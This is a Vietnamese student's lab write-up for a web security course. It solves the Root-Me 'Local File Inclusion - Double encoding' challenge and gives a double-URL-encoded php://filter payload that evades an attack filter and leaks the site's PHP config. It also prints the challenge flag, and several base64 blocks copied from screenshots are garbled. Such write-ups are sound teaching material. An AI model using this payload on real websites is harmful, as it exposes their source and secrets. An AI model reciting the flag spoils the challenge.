

BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN

Giảng viên hướng dẫn: *Đỗ Hoàng Hiên*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*

Challenge 2: Local File Inclusion - Double encoding (level medium)

Link challenge: <https://www.root-me.org/en/Challenges/Web-Server/Local-File-Inclusion-Double-encoding>

- Thử thách yêu cầu ta tìm mật khẩu xác thực trong các tệp nguồn của trang web.

Local File Inclusion - Double encoding

30 Points 🌩️

Include can be dangerous.

Author

zM_ 13 June 2016

Level ?



Statement

Find the validation password in the source files of the website.


[Start the challenge](#)

- Truy cập vào thử thách ta nhận được trang web sau




- Gồm 3 tab là home, cv, contact
- Theo như tên challenge ta cần mã hóa gấp đôi đường dẫn để tránh bị phát hiện

- Sử dụng các bộ lọc PHP để tìm các mã nguồn của trang web. Payload đơn giản là: **php://filter/convert.base64-encode/resource=home**
- Với resource có thể gán bằng home, cv hay contact đều được
- Thử truy cập với url <http://challenge01.root-me.org/web-serveur/ch45/index.php?page=php://filter/convert.base64-encode/resource=home> khi payload chưa được encode.




- Kết quả ta thấy dòng attack detected
- Double encode sử dụng tool online ([encode url](#)) đoạn payload ta thu được chuỗi

php%253A%252F%252Ffilter%252Fconvert.base64-encode%252Fresource%253Dhome



- Truy cập vào url với payload vừa tìm được ta thu được chuỗi base64 bên dưới



- Decode base64 chuỗi vừa tìm được (sử dụng tool online [base64decode](#))

Decode from Base64 format

Simply enter your data then push the decode button.

PD9waHAgaW5jbHvkZSgiY29uZi5pbmMucGhwlik7ID8+CjwhRE9DFVIQRSBodG1sPgo8aHRtbD0KICAg8GVhZDZl
nV0ZI0tj4KICAgIEXdXoXRST5LTkIBTbWI0aCAtEhbvWU8L3RpdGxlPgogIDwvaGVhZD0KICAg8Ym9keT4KICAgIDw
WxJz10gPDQKICAgIDxYYX+CiAgICAgIDxhlGhyZWY9mltuZGU3LnlBocD9yYWdlPWNPNDlj5DWjwwYT4KICAgICAgPGEGA-HIJz0iaW5kZXGucGhwP3BhZDU9Y2
xhlGhyZWY9mltuZGV4LnlBocD9yYWdlPWNPNDlj5DWjwwYT4KICAgICAgPGEGA-HIJz0iaW5kZXGucGhwP3BhZDU9Y2
ICAgIDwvbWf2PggICAgPGRpdipBpZD0ibWFpbil+CiAgICAgIDw/PSAkY29uZi5lnaG9tZSddID8+CiAgICAgID8Lrpdj4K

1

i For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.


☐ Decode each line separately (useful for when you have multiple entries).

☐ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
<?php include("conf.inc.php"); ?>
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>J. Smith - Home</title>
  </head>
  <body>
    <?= $conf['global_style'] ?>
    <nav>
```

- Ta tìm được mã nguồn của trang chủ là **conf.inc.php**
- Thực hiện lại các bước ở trên với resouce lúc này bằng **conf.icn.php**
- Truy cập vào ta cũng thu được đoạn base64



- Decode đoạn base64 này ta thu được flag

Decode from Base64 format

Simply enter your data then push the decode button.

PD9waHAKICakY29uZiA9I fSkICAgI CjmbGFnl iAgI CAglCAgPT4gllRoMXNjc1R0M0ZSNGchliwKl
21IPC9oMj4KICAgIDxkaXY+V2VsY29tZSBvbiBteSBwZXJzb25hbCB3ZWJzaXRlICE8L2Rp d j4nLa
nZW5kZXliiCAGlCAgPT4gdHJ1ZSwKICAgIcAgImJpcnRoliAgIcAGlCA9PIA0NDE3NTk2MDAsCiA
glFsKICAgIcAGlCAglCJ0aXRsZSlglCAglD0+ICJD b2ZmZWUgZGV2ZWxcGVylEBNZWdh dXBsb2
wMS8yMDEwlgogIcAGlCAglfOsc iAgIcAGlCAglCWwo glCAglCAglCAglInRpdGxl iAgIcAGlCAgPT4glkJlZC
CAiZGF0ZSlglCAglCA9PiAiMDMvMjAxMSIKICAgIcAGlCBdLAoglCAglCAglfSc KICAgIcAGlCAglCJ
E5IYXJlc3RCYXliLAoglCAglCAglCAglmRhdGUilCAglCAgPT4gljEwLzlwMTQiCiAgIcAGlCAglCAgXQoc
AgIcAGlD0+fSkICAgIcAGlCgmZpcnN0bmFtZSlglCAglD0+ICJKb2huliwKICAgIcAGlmxhc3RuYWV1li
SlglCAglCAglCA9PiAiMDMEgMzMgNgEzMDEuLAoglCAglCA9PnRpbmVjbGlCAglCAglCAglCAgPT4gl
LAoglCAglmdsb2JhbF9zdHlsZSlglD0+ICc8c3R5bGUgbWVkaWE9InNmYlClagI+CiAgIcAGlCAglCJVzhI
wgMjMxLCAyMEpOwo glCAglCAglCGZvb nQtZmFtaWxsOiBUYWhvbWVesVmVyZGFuYSxzTWdvZi
ZTogMTRweDsKICAgIcAGlCAglCAglCAglCBkaXYjbWFpbnsKICAgIcAGlCBwYWRkaW5nOiAyMH B4Il

i For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set)

< DECODE > Decodes your data into the area below.

```
<?php
$conf = [
    "flag" => "Th1sIsTh3Fl4g!",
    "home" => '<h2>Welcome</h2>'
    <div>Welcome on my personal website !</div>',
    "cv" => [
```

- Nộp flag ta vượt qua thử thách thành công

Local File Inclusion - Double encoding

30 Points 

Include can be dangerous.

Author

zMr_ 13 June 2016

Level 



Statement

Find the validation password in the source files of the website.

[Start the challenge](#)

3 related ressource(s)

-  [Double_Encoding](#) (www.owasp.org)
-  [Local File Inclusion](#) (Exploitation - Web)
-  [Remote File Inclusion and Local File Inclusion explained](#) (Exploitation - Web)

Validation

Well done, you won 30 Points

Don't forget to give your opinion on the challenge by voting ;-)

FLAG: Th1sIsTh3Fl4g!